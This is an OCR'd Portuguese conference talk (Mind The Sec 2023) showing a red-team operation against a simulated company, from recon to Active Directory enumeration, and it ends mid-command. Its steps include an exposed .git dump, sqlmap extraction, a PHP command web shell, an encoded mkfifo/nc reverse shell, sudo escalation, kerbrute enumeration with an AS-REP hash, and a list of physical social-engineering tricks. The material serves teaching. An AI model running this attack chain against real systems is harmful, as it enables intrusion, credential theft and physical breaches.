O maior evento de Segurança
da Informação e Cyber Security
da América Latina

23

mind the sec /2023

MAIS UM EVENTO Flipside

REALIZAÇÃO Green Helmet

Operação Red Team, do zero ao Domain Admin

Whoami

- Lucas Farias - 22 anos
- Formado em Análise e Desenvolvimento de Sistemas pela FSA
- Pós-graduado em Ethical Hacking e CyberSecurity pela Unicv
- Especialista de Segurança da Informação | Red Team Tech Lead
- Líder Técnico em dezenas de Pentests em empresas nacionais e internacionais
- Bug Hunter (entre os top 15 pesquisadores da plataforma BugHunt)
- Criador da CVE-2023-31893
- Possuí as certificações CEH Practical e eJPT

Disclaimer

- A apresentação foi criada utilizando um ambiente 100% simulado. Onde o mesmo não reflete a real situação da minha empresa atual e/ou empresas anteriores.
- Tudo que for mostrado aqui tem como foco a disseminação de conhecimento e não o incentivo de atos criminosos.
- Só execute estes testes em ambientes que você possuir permissão.

O que é Red Team?

mind the sec /2023

Red Team é um conceito originado no campo militar e de segurança cibernética que também foi adotado em ambientes corporativos. Em sua essência, o Red Team é uma equipe independente e especializada que simula ataques, intrusões ou cenários adversos contra os sistemas, processos e infraestrutura de uma organização, com o objetivo de identificar vulnerabilidades, fraquezas e lacunas de segurança.

O Red Team possuí diversas atividades e atribuições, sendo as principais:

- Pentest;
- **Operação de Red Team**;
- Cyber Resilience;
- Cyber War Gaming;
- Emulação de Adversário;
- Exercícios Tabletop;
- Disaster Recovery;
- Reprodução de fraudes.

Operação de Red Team

Uma operação de Red Team é uma atividade coordenada em que a equipe é encarregada de simular ataques ou cenários adversos contra os sistemas, processos e infraestrutura de uma organização.

As operações possuem um objetivo específico, que varia de ambiente para ambiente, podendo ser: Realizar uma compra no e-commerce da empresa sem ter dinheiro, obter acesso a uma conta de usuário, obter acesso ao datacenter da empresa, alterar a senha do AD do CISO, **obter acesso privilegiado ao Domain Controller da empresa**, entre outros, porém, um grande objetivo, que é validar a eficiência e eficácia dos controles de segurança de uma empresa.

Diferente do Pentest, as operações normalmente não possuem limitação, o que permite a equipe de Red Team realmente simular uma invasão real.

Fases Operação de Red Team

- **Planejamento, Definição de Escopo e Objetivos**
- **Alvo: Empresa DarkHole**
- **Escopo: Tudo que envolver o nome da empresa DarkHole**
- **Objetivo: Obter acesso ao Domain Controller principal da empresa**


- Coleta de Informações e Reconhecimento
- Engenharia Social
- Identificação de Vulnerabilidades
- Exploração e Infiltração
- Escalação de Privilégios e Movimentação Lateral
- Manutenção de Acesso
- Análise, Recomendações e Relatório
- Debriefing e Aprendizado


Fases Operação de Red Team


- ✓ Planejamento, Definição de Escopo e Objetivos
- ✓ Alvo: Empresa DarkHole
- ✓ Escopo: Tudo que envolver o nome da empresa DarkHole
- ✓ Objetivo: Obter acesso ao Domain Controller principal da empresa


- ➢ **Coleta de Informações e Reconhecimento**
  - Engenharia Social
  - Identificação de Vulnerabilidades
  - Exploração e Infiltração
  - Escalação de Privilégios e Movimentação Lateral
  - Manutenção de Acesso
  - Análise, Recomendações e Relatório
  - Debriefing e Aprendizado

Coleta de Informações e Reconhecimento









Coleta de Informações e Reconhecimento

```
┌──(root💀kali)-[~]
└─# nmap -A www.darkhole.com
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-12 13:51 EST
Nmap scan report for 192.168.1.179
Host is up (0.00068s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_  256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|     www.darkhole.com /.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to
|_    Last commit message: i changed login.php file for more secure
|_http-title: DarkHole V2
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 00:0C:29:30:47:2E (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

www.darkhole.com /.git/

Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2021-08-30 13:14	41	
HEAD	2021-08-30 13:01	23	
config	2021-08-30 13:01	130	
description	2021-08-30 13:01	73	
hooks/	2021-08-30 13:01	-	
index	2021-08-30 13:14	1.3K	
info/	2021-08-30 13:01	-	
logs/	2021-08-30 13:02	-	
objects/	2021-08-30 13:14	-	
refs/	2021-08-30 13:01	-	

Apache/2.4.41 (Ubuntu) Server at darkhole.com Port 80

Coleta de Informações e Reconhecimento

```
┌──(root💀kali)-[~/darkhole2/git-dumper]
└─# python3 git_dumper.py http://www.darkhole.com/.git/ backup
[-] Testing http://www.darkhole.com/.git/HEAD [200]
[-] Testing http://www.darkhole.com/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://www.darkhole.com/.git/ [200]
[-] Fetching http://www.darkhole.com/.gitignore [404]
[-] http://www.darkhole.com/.gitignore responded with status code 404
[-] Fetching http://www.darkhole.com/.git/COMMIT_EDITMSG [200]
[-] Fetching http://www.darkhole.com/.git/index [200]
[-] Fetching http://www.darkhole.com/.git/HEAD [200]
[-] Fetching http://www.darkhole.com/.git/description [200]
[-] Fetching http://www.darkhole.com/.git/config [200]
[-] Fetching http://www.darkhole.com/.git/logs/ [200]
[-] Fetching http://www.darkhole.com/.git/info/ [200]
```

```
┌──(root💀kali)-[~/darkhole2/git-dumper]
└─# cd backup

┌──(root💀kali)-[~/darkhole2/git-dumper/backup]
└─# git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD → master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:02:44 2021 +0300

    First Initialize

┌──(root💀kali)-[~/darkhole2/git-dumper/backup]
└─# git diff a4d900a8d85e8938d3601f3cef113ee293028e10
diff --git a/login.php b/login.php
index 8a0ff67..0904b19 100644
--- a/login.php
+++ b/login.php
@@ -2,7 +2,10 @@
 session_start();
 require 'config/config.php';
 if($_SERVER['REQUEST_METHOD'] == 'POST'){
-    if($_POST['email'] == 'lush@admin.com' && $_POST['password'] == '321'){
+    $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
+    $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
+    $check = $connect->query("select * from users where email='$email' and password='
+    if($check->num_rows){
         $_SESSION['userid'] = 1;
         header("location:dashboard.php");
         die();
```

Coleta de Informações e Reconhecimento

Informações coletadas até agora:

- Empresa encontrada no LinkedIn: https://www.linkedin.com/company/darkhole/
- 2 funcionários encontrados: Ana Castle e Jehad Alqurashi
- Post do Jehad expondo o crachá: https://www.linkedin.com/in/jehad-alqurashi/
- Github do Jehad encontrado: https://github.com/jehadalqurashi1/sqlinjection
- Post do Github do Jehad: https://github.com/jehadalqurashi1/sqlinjection
- Aplicação web encontrada: http://www.darkhole.com
- Exposição do Git encontrada: http://www.darkhole.com/.git
- Credencial encontrada no Git Exposed - Email: lush@admin.com | Password: 321

Fases Operação de Red Team

- ✓ Planejamento, Definição de Escopo e Objetivos
- ✓ Alvo: Empresa DarkHole
- ✓ Escopo: Tudo que envolver o nome da empresa DarkHole
- ✓ Objetivo: Obter acesso ao Domain Controller principal da empresa
- ✓ Coleta de Informações e Reconhecimento

- ➢ **Engenharia Social**
  - Identificação de Vulnerabilidades
  - Exploração e Infiltração
  - Escalação de Privilégios e Movimentação Lateral
  - Manutenção de Acesso
  - Análise, Recomendações e Relatório
  - Debriefing e Aprendizado

Engenharia Social

- Remoto:
  - Phishing: E-mail, SMS (Smishing) e Ligação (Vishing).
  - Falsificação de e-mail via SPF e DEMARC.


- Físico:
  - Criar um crachá com a arte divulgada pelo Jehad e persuadir o segurança para entrar.
  - Clonar o crachá via RFID na entrada ou horário de almoço.
  - Se passar por um funcionário da limpeza, policial ou qualquer outro para acessar áreas sensíveis (pretexting).
  - Furtar o crachá de um funcionário que deixou o mesmo em cima de mesas (caso esteja em escopo).
  - Entregar brindes na porta da empresa, como periféricos com códigos maliciosos (baiting).
  - Oferecer dinheiro em troca de informações sensíveis, caso esteja em escopo (Quid Pro Quo e pretexting).
  - Acessar o prédio utilizando a técnica de porta aberta deixada por um funcionário (tailgating).
  - Analisar o lixo da empresa para procurar por informações sensíveis (dumpster diving).


Fases Operação de Red Team


- ✓ Planejamento, Definição de Escopo e Objetivos
- ✓ Alvo: Empresa DarkHole
- ✓ Escopo: Tudo que envolver o nome da empresa DarkHole
- ✓ Objetivo: Obter acesso ao Domain Controller principal da empresa
- ✓ Coleta de Informações e Reconhecimento
- ✓ Engenharia Social


- ➢ **Identificação de Vulnerabilidades**
  - Exploração e Infiltração
  - Escalação de Privilégios e Movimentação Lateral
  - Manutenção de Acesso
  - Análise, Recomendações e Relatório
  - Debriefing e Aprendizado

Identificação de Vulnerabilidades









Identificação de Vulnerabilidades

Ações realizadas até agora:

- Acesso a aplicação com a credencial encontrada: lush@admin.com:321
- SQL Injection no endpoint: http://www.darkhole.com/dashboard.php?id=1

Fases Operação de Red Team

- ✓ Planejamento, Definição de Escopo e Objetivos
- ✓ Alvo: Empresa DarkHole
- ✓ Escopo: Tudo que envolver o nome da empresa DarkHole
- ✓ Objetivo: Obter acesso ao Domain Controller principal da empresa
- ✓ Coleta de Informações e Reconhecimento
- ✓ Engenharia Social
- ✓ Identificação de Vulnerabilidades

- ➢ **Exploração e Infiltração**
  - ○ Escalação de Privilégios e Movimentação Lateral
  - ○ Manutenção de Acesso
  - ○ Análise, Recomendações e Relatório
  - ○ Debriefing e Aprendizado

Exploração e Infiltração

```
┌──(root💀kali)-[~]
└─# sqlmap -r sql -D darkhole_2 --dump-all --batch
        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.5.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets witho
ponsible for any misuse or damage caused by this program

[*] starting @ 14:14:15 /2021-12-12/
```

```
back-end DBMS: MySQL >= 5.0.12
[14:14:15] [INFO] fetching tables for database: 'darkhole_2'
[14:14:15] [INFO] fetching columns for table 'ssh' in databa
[14:14:15] [INFO] fetching entries for table 'ssh' in databa
Database: darkhole_2
Table: ssh
[1 entry]
+----+------+--------+
| id | pass | user   |
+----+------+--------+
| 1  | fool | jehad  |
+----+------+--------+

[14:14:15] [INFO] table 'darkhole_2.ssh' dumped to CSV file
[14:14:15] [INFO] fetching columns for table 'users' in data
[14:14:15] [INFO] fetching entries for table 'users' in data
Database: darkhole_2
Table: users
[1 entry]
```

```
┌──(root💀kali)-[~]
└─# ssh jehad@ www.darkhole.com
The authenticity of host 'www.darkhole.com ( 192.168.28.129 )' can't be established.
ED25519 key fingerprint is SHA256:JmrTZ4RY4EPBC4GpHk9i3+c29L5n1QtcfSgbqG8D2+8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'www.darkhole.com' (ED25519) to the list of known hosts.
jehad@ 192.168.28.129 's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)
jehad@darkhole:~$ ls
jehad@darkhole:~$ id
uid=1001(jehad) gid=1001(jehad) groups=1001(jehad)
```

Exploração e Infiltração

Ações realizadas até agora:

- Exploração do SQLI no endpoint: http://www.darkhole.com/dashboard.php?id=1
- Acesso ao servidor com a credencial “jehad:fool” encontrada no banco de dados.

Fases Operação de Red Team

- ✓ Planejamento, Definição de Escopo e Objetivos
- ✓ Alvo: Empresa DarkHole
- ✓ Escopo: Tudo que envolver o nome da empresa DarkHole
- ✓ Objetivo: Obter acesso ao Domain Controller principal da empresa
- ✓ Coleta de Informações e Reconhecimento
- ✓ Engenharia Social
- ✓ Identificação de Vulnerabilidades
- ✓ Exploração e Infiltração

- ➢ **Escalação de Privilégios e Movimentação Lateral**
- ○ Manutenção de Acesso
- ○ Análise, Recomendações e Relatório
- ○ Debriefing e Aprendizado

Escalação de Privilégios

```
jehad@darkhole:~$ cd /tmp
jehad@darkhole:/tmp$ curl https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh | sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0  622k    0  2234    0     0    430      0  0:24:42  0:00:05  0:24:37   430
```

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * root service apache2 start && service mysql start
* * * * losy  cd /opt/web && php -S localhost:9999

Services
```

```
jehad@darkhole:/tmp$ cd /opt/web
jehad@darkhole:/opt/web$ ls
index.php
jehad@darkhole:/opt/web$ cat index.php
<?php
echo "Parameter GET['cmd']";
if(isset($_GET['cmd'])){
echo system($_GET['cmd']);
}


?>
jehad@darkhole:/opt/web$
jehad@darkhole:/opt/web$
```

```
┌──(root💀kali)-[~]
└─# ssh jehad@192.168.1.179 -L 9999:localhost:9999
jehad@192.168.1.179's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 12 Dec 2021 07:41:28 PM UTC

  System load:  0.0               Processes:             237
  Usage of /:   49.9% of 12.73GB  Users logged in:       1
  Memory usage: 28%               IPv4 address for ens33: 192.168.1.179
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.
```

127.0.0.1:9999/?cmd=id

=1002(losy) gid=1002(losy) groups=1002(losy) uid=1002(losy) gid=1002(losy)

127.0.0.1:9999/?cmd=r%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Lo

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.3 8888 >/tmp/f
```

20%2f%74%6d%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%66%7c%2f%62%69%6e%2f%73%

Escalação de Privilégios

```
┌──(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.179: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.179] 36294
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
losy@darkhole:/opt/web$ cd /home/losy
losy@darkhole:~$ cat .bash_history
cat .bash_history
clear
exit
clear
mysql -u root -p -e '\! /bin/bash'
P0assw0rd losy:gang
clear
losy@darkhole:~$ sudo -l
sudo -l
[sudo] password for losy: gang

Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin

User losy may run the following commands on darkhole:
    (root) /usr/bin/python3
losy@darkhole:~$ sudo python3 -c 'import pty; pty.spawn("/bin/bash")'
sudo python3 -c 'import pty; pty.spawn("/bin/bash")'
root@darkhole:/home/losy# cd /root
cd /root
root@darkhole:~# ls
```

Movimentação Lateral

Ping Sweep:

```
root@darkhole:~# for ip in {1..254}; do ping -c 1 192.168.28.$ip >/dev/null && echo "Host 192.168.28.$ip is up"; done

Host 192.168.28.128 is up
Host 192.168.28.130 is up
```

```
root@darkhole:~# arp-scan -l
192.168.28.1    00:50:56:c0:00:08       (Unknown)
192.168.28.2    00:50:56:f0:73:89       (Unknown)
192.168.28.130  00:0c:29:dc:89:a9       (Unknown)
192.168.28.254  00:50:56:f2:c9:a6       (Unknown)
192.168.28.128  00:0c:29:35:86:ed       (Unknown)
```

```
root@darkhole:~# crackmapexec smb 192.168.28.0/24
SMB         192.168.28.130  445    WIN-07GD1L4IOMR  [*] Windows 10.0 Build 17763 x64 (name:WIN-07GD1L4IOMR
) (domain:darkhole.local) (signing:True) (SMBv1:False)
```

```
root@darkhole:~# nmap -T1 -v -sn 192.168.28.0/24
Nmap scan report for 192.168.28.128
Host is up (0.00095s latency).
Nmap scan report for 192.168.28.129 [host down]
Nmap scan report for 192.168.28.130
Host is up (0.00095s latency).
```

Encontrando o IP do AD:

```
root@darkhole:~# nmcli dev show eth0
GENERAL.DEVICE:                         eth0
GENERAL.TYPE:                           ethernet
GENERAL.HWADDR:                         08:00:27:53:0C:BA
GENERAL.MTU:                            1500
GENERAL.STATE:                          100 (connected)
GENERAL.CONNECTION:                     Wired connection 1
GENERAL.CON-PATH:                       /org/freedesktop/NetworkManager/ActiveConnection/2
WIRED-PROPERTIES.CARRIER:               on
IP4.ADDRESS[1]:                         192.168.28.0/24
IP4.GATEWAY:                            192.168.28.1
IP4.ROUTE[1]:                           dst = 192.168.28.0/24h = 0.0.0.0, mt = 100
IP4.ROUTE[2]:                           dst = 0.0.0.0/0, nh = 192.168.28.1  = 100
IP4.DNS[1]:                             192.168.28.130
IP4.DNS[2]:                             192.168.28.130
IP4.DNS[3]:                             192.168.28.1
IP6.ADDRESS[1]:                         fe80::f73b:70c1:b9ae:a68e/64
IP6.GATEWAY:                            --
IP6.ROUTE[1]:                           dst = fe80::/64, nh = ::, mt = 1024
```

```
\Users\lukin>nltest /dsgetdc:darkhole.local
           DC: \\WIN-07GD1L4IOMR.darkhole.local
      Address: \\192.168.28.130
    Dom Guid: 7aa0cf0e-ca3f-4cfa-9873-5a2d35bdbcb9
    Dom Name: darkhole.local
  Forest Name: darkhole.local
 Dc Site Name: WIN-07GD1L4IOMR
Our Site Name: WIN-07GD1L4IOMR
       Flags: PDC GC DS LDAP KDC TIMESERV WRITABLE DNS_DC DNS_DOMAIN DNS_FOREST CLOSE_SITE FULL_SECRET WS DS_8 DS_9
The command completed successfully
```

```
root@darkhole:~/palestra# nmap -sS -v -p 53,88,389,3268 --open 192.168.28.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 20:37 EDT
Initiating ARP Ping Scan at 20:37
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 20:37, 1.90s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 4 hosts. at 20:37
Completed Parallel DNS resolution of 4 hosts. at 20:37, 0.05s elapsed
Initiating Parallel DNS resolution of 1 host. at 20:37
Completed Parallel DNS resolution of 1 host. at 20:37, 0.02s elapsed
Initiating SYN Stealth Scan at 20:37
Scanning 4 hosts [4 ports/host]
Discovered open port 53/tcp on 192.168.28.130
Discovered open port 3268/tcp on 192.168.28.130
Discovered open port 88/tcp on 192.168.28.130
Discovered open port 389/tcp on 192.168.28.130
Completed SYN Stealth Scan at 20:37, 1.23s elapsed (16 total ports)
Nmap scan report for 192.168.28.130
Host is up (0.00089s latency).

PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
389/tcp  open  ldap
3268/tcp open  globalcatLDAP
```

Movimentação Lateral

Criando wordlist de matrículas:


```
root@darkhole:~/palestra# for matricula in {250..499}; do echo D159$matricula; done > possible_users.txt
root@darkhole:~/palestra# cat possible_users.txt | grep "D159311"
D159311
root@darkhole:~/palestra# cat possible_users.txt |more
D159250
D159251
D159252
D159253
root@darkhole:~/palestra# cat possible_users.txt | wc -l
250
```

Enumerando usuários do AD:

```
root@darkhole:~/palestra# kerbrute userenum -d darkhole.local --dc 192.168.28.130 possible_users.txt

Version: dev (n/a) - 08/31/23 - Ronnie Flathers @ropnop

2023/08/31 20:33:23 >  Using KDC(s):
2023/08/31 20:33:23 >   192.168.28.130:88

2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159281@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159282@darkhole.local
2023/08/31 20:33:23 >  [!] D159280@darkhole.local - KRB Error: (23) KDC_ERR_KEY_EXPIRED Password has expired; change password to reset
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159285@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159283@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159284@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159286@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159290@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159288@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159287@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159289@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159291@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159292@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159293@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159294@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159296@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159298@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159300@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159302@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159297@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159301@darkhole.local
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159299@darkhole.local
2023/08/31 20:33:23 >  [+] D159295 has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$D159295@DARKHOLE.LOCAL:aa22901ec7005d2e56ffd5c44ded9e7f$aecb00c1ce3c8a51082965dd7bf650b869b203d30b646b6b3bb9e6e4229ac8bce3fc3ba34b6e4d3154d2dcb654c315c6c
c257e6f27e6ba238b793fecda163dd50cf3b9d0c5979395 8c298432623df5dc3d640f13673aa7ba42ab5071efa82ae17e029341747befc1d5e61fb7e0be1ff6c2ff516994a77d551d64d1104cc884fec1a321c2
c7ccb0a567b94b738de1d7d27231f0ff41e0ba9d372be11b980032dd144bdf3e7d16aa3e3332211c796aba2758051a448ec184357bd9afc03fc06347bd39ec91b48ae818221d6d5298b8c11a28cbae7b56e0176
94e9f864d25dca387b91b983bcb71e88f577a2b01eef9f83e40b4f5593612d908651bbee0e8508ffbd256ab50
2023/08/31 20:33:23 >  [+] VALID USERNAME:       D159295@darkhole.local
```

```
root@darkhole:~/palestra# nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='darkhole.local',userdb=
possible_users.txt 192.168.28.130
